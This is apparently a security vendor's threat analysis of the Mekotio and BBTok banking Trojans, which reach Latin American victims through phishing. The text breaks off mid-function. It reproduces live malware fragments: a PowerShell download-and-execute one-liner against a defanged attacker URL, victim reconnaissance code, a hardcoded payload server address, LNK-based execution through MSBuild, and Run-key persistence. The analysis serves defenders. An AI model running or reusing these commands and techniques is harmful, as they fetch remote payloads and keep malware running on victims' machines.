Banking Trojans Mekotio Looks to Expand Targets, BBTok Abuses Utility Command

Published: 2024-09-05 · Archived: 2026-04-05 13:45:29 UTC

Phishing

Notorious Mekotio and BBTok are having a resurgence targeting Latin American users. Mekotio's latest variant suggests the gang behind it is broadening their target, while BBTok is seen abusing MSBuild.exe to evade detection.

By: Mhica Romero, Joshua Aquino, Janus Agcaoili, Christian Jason Geollegue, Allen Benedict Magpoc, Mark Jason Co, Kim Benedict Victorio, Adriel Isidro, Raymond Joseph Alfonso Sep 05, 2024 Read time: 7 min (1853 words)

Overview:

- The Latin Americas are seeing a rise in phishing scams that drop banking Trojans such as notorious Mekotio, BBTok, and Grandoreiro
- Cybercriminals behind these known banking Trojans are using judicial-related phishing emails apart from the tried and tested business lures to target victims.
- Our investigation of Mekotio suggests that cybercriminals are likely to expand their targets beyond the Latin Americas

Our monitoring has revealed an alarming rise in increasingly sophisticated phishing attacks to compromise financial systems across the Latin American region. Banking Trojans including notorious BBTok, Mekotio, and Grandoreiro resurgence to pilfer sensitive banking credentials and carry out unauthorized transactions. In this blog we discuss the evolving phishing tactics Mekotio and BBTok use, with an analysis on how their latest campaigns operate.

Evolving lures

We observed the Latin Americas experiencing a rise in phishing scams that employ two types of lures: business transactions and judicial-related transactions.

Business transaction phishing scams, as the name suggests, exploit the trust associated with professional communications by pretending to be one. Tried and tested tactics continue to be effective: embedded links in emails lead to fake business websites where users are prompted to download malware. Baking trojans in malicious PDF and ZIP files downloaded onto target machines also continues to be an effective way to infect victims.




Figure 1. A Mekotio phishing email with an embedded link




Figure 2. A Mekotio phishing email with malicious file attachments

Meanwhile, cybercriminals are also luring victims with phishing scams that claim they have traffic violations; these exploit fear and urgency attached to official legal notifications. Cybercriminals mimic legitimate communications from law enforcement alerting victims of fake speeding tickets or other criminal complaints that prompt them to act and click on links without caution. These phishing scams often contain links that lead to counterfeit websites where victims inadvertently download malware onto their systems. Judicial-related transaction lures also use malicious PDF and CIP file attachments that, when downloaded and run, infect a victim's machine.

Both types of attacks attempt to bypass a user's usual security precautions by exploiting a false sense of urgency on legal and financial matters that lead them to make quick and damaging decisions.




Figure 3. A sample of a phishing email claiming the victim has an overspeeding ticket and must settle accounts with law enforcement




Figure 4. Another phishing email alerting the victim of a criminal complaint filed against them

Our telemetry from August 2024 shows that cybercriminals employing business transaction and traffic violation phishing scams target manufacturing companies the most, accounting for 26% of the overall attacks we detected. Retail was also heavily affected, making up 18% of incidents, followed by enterprises in the technology and financial services industries with 16% and 8% of the attacks respectively. These types of phishing attacks are most likely to distribute banking Trojans Mekotio, BBTok, and Grandoreiro. In the following section we look closely at how Mekotio and BBTok operate to target Latin American victims.




Figure 5. A breakdown of the targeted industries by phishing scams that employ business-related and judicial-related scam phishing tactics

Mekotio and BBTok victimology and new tactics

Mekotio and BBTok primarily target the Latin American region. Mekotio, which was first detected back in March 2018 has evolved from focusing on Brazilian users and banks to include other Spanish-speaking countries such as Chile, Mexico, Columbia, and Argentina, as well as parts of Southern Europe, including Spain. Our investigation also suggests that cybercriminals behind Mekotio are looking to broaden their victimology geographically. Meanwhile BBTok, first detected in 2020, narrows its targets down to the Latin American financial sector, but shares common geographical targets with Mekotio such as Brazil, Chile, Mexico, and Argentina.

Mekotio is predominantly delivered through phishing emails with malicious attachments, making it a versatile and persistent threat in the region. Our investigations reveal that it employes a new technique where the trojan's PowerShell script is now obfuscated, enhancing its ability to evade detection.

BBTok on the other hand, is usually distributed through phishing emails with malicious attachments, but recent campaigns use phishing links to download ZIP or ISO files containing LNK files that initiate the infection process. BBTok's advanced capabilities for credential theft and data exfiltration make it a formidable threat in the region. Another newly observed technique employed by BBTok sees the DLL payload now embedded directly within the downloaded ISO file.

Mekotio's latest variant expands targets geographically




Figure 6. Mekotio's observed infection chain

When a victim clicks a URL in the phishing email it leads to a malicious website specifically crafted to trigger the download of a ZIP file. Inside this ZIP file is an obfuscated batch file designed to evade detection by security tools and conceal its malicious payload. When the batch file is executed, it launches a PowerShell script that functions as a second-stage downloader. This script then connects to a secondary URL, enabling further stages of the attack, such as downloading additional malware or exfiltrating sensitive data.




Figure 7. The Mekotio obfuscated batch file

```
ONPyZ4Vn0PUhRyls=iex("IEX(New-Object
Net.WebClient).DownloadString('hxxp://50[.]62[.]182[.]1/contadores/L4n0NHf[.]php
?Pj96=
mVgXVh6SQIi7gUGjRR5GewCgBGZHgM9ntsN2qyDYjki37p0beUyLi6urS5R2LZmDvGescVH')");
Eqf8KjQCMPTrV2Od3pvR=cmd.exe /c powershell.exe -exec bypass -nop -win 1 -
%ONPyZ4Vn0PUhRyls%
```

Figure 8. The deobfuscated batch file downloading another component with a Powershell command

The secondary URL hosts another obfuscated PowerShell script that is designed to adapt its behavior based on the specific environment it has infiltrated. Upon execution, this script performs several reconnaissance checks to gather crucial information about the compromised system: First, it checks the public IP address of the system to identify its network location. Next, it leverages geolocation services to determine the country where the device is located.

It also gathers basic system information, including the computer name and the username of the user who is logged in to better understand the environment it has compromised. Additionally, the script checks for any installed

antivirus software and determines the operating system version to tailor its subsequent actions and evade detection.

```
$computerName = $env:computername
$userName = $env:username
$osCaption = (Get-WmiObject -class Win32_OperatingSystem).Caption
$antiVirusName = Get-AntiVirusInfo
$ipInfo = Get-IPInfo
$ip = $ipInfo.ip
$country = $ipInfo.country
```

Figure 9. Mekotio victim information being gathered

We have observed that this variant of Mekotio that we investigated has a PowerShell script does not include a country comparison feature, which differs from the behavior seen in previous variants of Mekotio. In earlier versions, the malware would only proceed with its malicious activities if the compromised system was in one of the following countries: Brazil, Chile, Spain, Mexico, or Peru. This new variant, however, appears to have an altered targeting strategy, potentially broadening its scope by adapting its actions based on a wider range of geolocations.

After completing the environment checks, the malware proceeds to download another ZIP file containing the final payload. This ZIP file includes *AutoHotKey.exe*, an AutoHotKey script, and the Mekotio DLL. These components are used to execute the final stage of the attack, enabling the malware to perform its intended malicious actions on the compromised system.

```
New-Item -ItemType directory -Path $scriptFolderPath -Force | Out-Null
$filePath = Join-Path $scriptFolderPath (Generate-RandomString 9 + ".zip")

$serverAddress = "37.148.205.26"
$port = 9095
```

Figure 10. The generation of the zip file upon download from the server address

```
# Generate random file names for the executable and AHK script
$randomString5 = Generate-RandomString 5
$randomString11 = Generate-RandomString 11
$randomExeName = $randomString5 + ".exe"
$randomAhkName = $randomString5 + ".ahk"

# Process each extracted file
foreach ($fileName in $extractedFiles) {
    # Get the length of the current file (not used further)
    $fileLength = (Get-Item "$scriptFolderPath\$fileName").Length

    # Skip certain DLL files
    if ($fileName -eq 'ssleay32.dll' -or $fileName -eq 'libeay32.dll') {
        continue
    }

    # Rename files based on their current extension
    if ($fileName.EndsWith("ggg")) {
        Rename-Item -Path "$scriptFolderPath\$fileName" -NewName $randomExeName
    } elseif ($fileName.EndsWith("hhh")) {
        Rename-Item -Path "$scriptFolderPath\$fileName" -NewName $randomAhkName
    } else {
        # Create a Windows shortcut to the renamed executable
        $shell = New-Object -ComObject WScript.Shell
        $shortcut = $shell.CreateShortcut("$localAppData\$randomString5.lnk")
        $shortcut.TargetPath = $randomExeName
        $shortcut.Description = $randomAhkName
        $shortcut.Arguments = """$randomAhkName"" "
        $shortcut.WorkingDirectory = $scriptFolderPath
        $shortcut.Save()

        # Run the shortcut and remove the zip file
        Start-Process ("$localAppData\$randomString5.lnk")
        Remove-Item $filePath
    }
}
```

Figure 11. The creation of the AutoHotKey.exe, malicious AHK script and the Mekotio DLL from the downloaded ZIP file.

To ensure persistence, an autorun registry entry is also deployed, allowing the malware to automatically execute upon system startup and maintain a foothold on the infected machine.

```
# Modify the Windows registry to run the shortcut at startup
$runRegistryPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
Set-ItemProperty -Path $runRegistryPath -Name "RandomScript" -Value ("$localAppData\$randomString5.lnk")
```

Figure 12. Autorun registry created for persistence

BBTok uses legitimate Windows utility command for evasion






Figure 13. BBTok's observed infection chain

When a victim clicks on the malicious link embedded in the phishing email, this triggers the download of an ISO file that contains malicious components including a LNK file that, when executed, launches the infection chain, starting the deployment of malicious scripts. Simultaneously, a decoy document is opened to divert the victim's attention, reducing suspicion and increasing the chances of a successful compromise.



Name	Date modified	Type	Size
DANFE01010109919585.iso	8/31/2024 2:29 AM	Disc Image File	870 KB

Figure 14. The downloaded malicious ISO file




Name	Date modified	Type	Size
DANFE01010109919585	8/31/2024 2:29 AM	File folder	
DANFE01010109919585.pdf	8/8/2024 10:58 PM	Shortcut	2 KB

Figure 15. The ISO file upon extraction

```
C:\DANFE01010109919585\DANFE01010109919585.exe -nologo .\DANFE01010109919585\DANFE01010109919585.xml
```

Figure 16. The content of the LNK file masking as PDF file

The infection chain progresses when the LNK file triggers the execution of *MSBuild.exe*, which is embedded within the ISO file. *MSBuild.exe* then loads the contents of a malicious XML file hidden within the ISO archive. By using the legitimate Windows utility *MSBuild.exe*, attackers can execute their malicious code while evading detection.



DANFE01010109919585.exe	9/15/2018 4:14 PM	Application	256 KB
DANFE01010109919585.pdf	2/1/2024 10:42 PM	PDF File	38 KB
DANFE01010109919585.xml	8/8/2024 10:58 PM	XML Document	3 KB
DANFE01010109919585.zip	8/8/2024 10:58 PM	WinRAR ZIP archive	505 KB

Figure 17. The other files inside the ISO

After being loaded by *MSBuild.exe*, the XML file directs the generation and execution of a malicious DLL file using *rundll32.exe*. This action establishes a connection with the attacker's Command-and-control (C&C) server, enabling further control over the compromised system. The XML file also opens a lure file and retrieves the directory of the ZIP file, setting the stage for subsequent actions.

```
// Open a PDF file located in the same directory as the executable
Process.Start(Path.Combine(Path.GetDirectoryName(Application.ExecutablePath), Path
.GetFileNameWithoutExtension(Application.ExecutablePath) + ".pdf"));

// Define the path to a ZIP file with the same base name as the executable
var zipFilePath = Path.Combine(Path.GetDirectoryName(Application.ExecutablePath), Path
.GetFileNameWithoutExtension(Application.ExecutablePath) + ".zip");
```

Figure 18. The XML opens the lure file and getting directory of the zip file.

```
// Create a directory under "C:\ProgramData\"
directoryInfo = Directory.CreateDirectory(Path.Combine("C:\\ProgramData\\", "regid.4863-06.
com.microsoft"));

// Copy the executable to the new directory and expand the ZIP file into the directory
RunCommand("powershell.exe", "-C Copy-Item '" + Application.ExecutablePath + "' -Destinatior
'" + directoryInfo.FullName + "'; Expand-Archive '" + zipFilePath + "' -Destination " +
directoryInfo.FullName);
```

Figure 19. The creation of the directory where the zip file will be copied

The process involves creating a directory where the ZIP file will be copied, followed by the creation and checking of a mutex as an infection marker. The ZIP file is then extracted, and modifications are made to the system registry to ensure the DLL file from the ZIP is executed upon startup, providing persistence for the malware.

```
private void ModifyRegistry()
{
